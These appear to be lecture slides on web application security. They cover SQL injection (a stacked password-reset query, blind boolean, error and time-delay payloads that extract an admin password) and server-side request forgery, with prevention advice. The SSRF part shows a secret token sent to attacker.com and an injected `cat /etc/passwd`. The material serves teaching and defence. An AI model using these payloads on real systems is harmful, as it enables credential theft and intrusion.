$query = "SELECT sender, content FROM messages WHERE
    receiver='" . $_SESSION["user"] . "' AND content LIKE '%" . $_GET["search"] . "%'";
```

```
SELECT * FROM messages WHERE receiver = ''; UPDATE TABLE users SET
password='newpwd' WHERE user='admin' -- -' AND content LIKE '%%'
```

Blind SQL Injection

Application is vulnerable to SQL injection, but its HTTP responses do not contain the results of the relevant SQL query or the details of any database errors.

UNION attacks are ineffective! What can we do instead?

Blind SQL Injection: conditional behavior

Suppose the query is:

```
SELECT id FROM users WHERE id = $_GET["id"]
```

and that there is no way to show the result of the query. However, **the application will react differently depending on the result**: e.g., if there is at least one row in the result, then it will show “OK” otherwise “KO!”.

How can we exploit this behavior?

Blind SQL Injection: conditional behavior (2)

Assuming that we know: (1) table/column names, (2) a valid id, and (3) the admin username:

xyz' AND SUBSTRING((SELECT Password FROM Users WHERE Username = 'Administrator'), 1, 1) > 'k

If “OK” is shown, then we know that the password of the admin starts with a letter greater than k, otherwise smaller or equal than k. We can do a **binary search** to identify the exact letter, then move to the next character.

NOTE: to leak table/column names, we can exploit a similar technique but on the database metadata!

Source: https://portswigger.net/web-security/sql-injection/blind

Blind SQL Injection: conditional error

Another trick is to conditional trigger a SQL error:

xyz' AND (SELECT CASE WHEN (Username = 'Administrator' AND SUBSTRING(Password, 1, 1) > 'm') THEN 1/0 ELSE 'a' END FROM Users)='a

The final query generates a division by zero (1/0) when the condition that we want to test is false, otherwise it is valid ('a'='a').

Source: https://portswigger.net/web-security/sql-injection/blind

Blind SQL Injection: time delay

Another trick is to introduce a delay when a desired condition is verified:

'; IF (SELECT COUNT(Username) FROM Users WHERE Username = 'Administrator' AND SUBSTRING(Password, 1, 1) > 'm') = 1 WAITFOR DELAY '0:0:10'--

The final query takes more than 10 seconds when the condition that we want to test is true.

SQL Injection cheat sheet

A non-exhaustive list of tricks to use in SQLi can be found at:

https://portswigger.net/web-security/sql-injection/cheat-sheet

Other tricks:

- Check the number of columns for a table: e.g., test 4 columns

  (SELECT 1, 2, 3, 4) = (SELECT * FROM 'Table_Name')

  Fatal error when the table does not have 4 columns
- [SQLITE] Leak scheme of a table:

  SELECT REPLACE(sql, X'0A', "") FROM sqlite_master WHERE type != 'meta' AND sql NOT NULL AND name NOT LIKE 'sqlite_%' AND name ='Table_Name';

Preventing SQL Injections

- Use **prepared statements**: they allow to embed untrusted parameters in a query, while ensuring that its syntactical structure is preserved

```php
<?php
  $db = new PDO(CONNECTION_STRING, DB_USER, DB_PASS);

  $query = "SELECT * FROM users WHERE user = ? AND password = ?";

  $sth = $db->prepare($query);
  $sth->bindValue(1, $_POST["user"]);
  $sth->bindValue(2, $_POST["password"]);
  $sth->execute();
  $user = $sth->fetch();
  // ...
?>
```

Preventing SQL Injection

- Rely on **whitelisting approaches** ONLY when prepared statements cannot be used (e.g., when the input is the name of the table to be used in FROM or ORDER BY)
  - e.g., allow only safe characters like letters, digits and underscore

- **Restrict access to sensitive tables** with database permissions (**defense-in-depth protection**)
  - However, this cannot be done when these tables are required to implement the functionalities of the web application

Data Leak through SQLi (2020)


ZDNet | CENTRAL EUROPE | MIDDLE EAST | SCANDINAVIA | AFRICA | UK | ITALY | SPAIN | MORE | NEWSLETTERS | ALL WRITERS


MUST READ: Ransomware gangs are changing targets again. That could make them even more of a threat

Hacker leaks 23 million usernames and passwords from Webkinz children's game

Exclusive: Webkinz security breach occurred earlier this month, sources have told ZDNet.

By Catalin Cimpanu for Zero Day | April 18, 2020 -- 23:54 (00:54 BST) | Topic: Security





Details: https://www.zdnet.com/article/hacker-leaks-23-million-usernames-and-passwords-from-webkinz-childrens-game/


Server-Side Request Forgery (SSRF)

What is a Server-Side Request?

A server may need to perform some internal/external connections to serve the client request. For instance:

- **the “ping service” example** in the previous slides: DNS request, ICMP request
- **authentication via, e.g., Single-Sign On (SSO)**: a request to the identify provider
- **captcha verification**: a request to validate the user response
- **REST API**:
  - the backend may use some external services
  - the backend may use some internal services

Server-side request forgery (SSRF) in a nutshell



Source: https://portswigger.net/web-security/ssrf
OWASP > A10:2021 – Server-Side Request Forgery (SSRF)

What is Server-Side Request Forgery (SSRF)?

When the request or some of its aspects can be manipulated by the user then an attacker may be able to forge an “unexpected” request:

- the end target (URI) of the request is under the control of the user:

  FROM https://auth.service/ TO https://attacker.com [control the response]
  FROM https://auth.service/ TO https://local.ip/ [map/access the internal network]
  FROM https://auth.service/secret-token TO https://attacker.com/secret-token [data leak]

- the data sent are under the control of the user:

  FROM https://social.com/newpost=AAA TO https://social.com/newpost=`cat /etc/passwd`

Reference: https://portswigger.net/web-security/ssrf

Other consequences of SSRF

- Some internal services may be sometimes accessible without any authentication when the request is coming from the internal network. Via SSRF, we may thus able to freely access the service. Examples:
  - admin panels
  - databases
  - log handlers
  - infrastructure monitors

- Cloud providers may expose sensitive metadata through specific internal hosts. E.g., AWS exposes instance metadata at http://169.254.169.254 which may leak sensitive information.

Blind SSRF

In some cases, the server will not provide any explicit feedback about the request: e.g., the response of the server-side request is not shown to the user and we are unable to perform external connections.

We can still perform nasty things with a **blind SSRF**:

- get a feedback by looking at the time required for the server-side request: e.g., the server-side request may take a different time depending on the internal host (invalid or not) and port (open or closed) that we are testing.

- blindly execute requests/actions in the internal lan

Preventing SSRF

- **whitelist approach**: requests are made only towards specific hosts. Hard to do when we want to allow connections even to unexpected hosts.

- **isolated host**: the host performing the request should be isolated from the rest of the network and should not have access to any sensitive data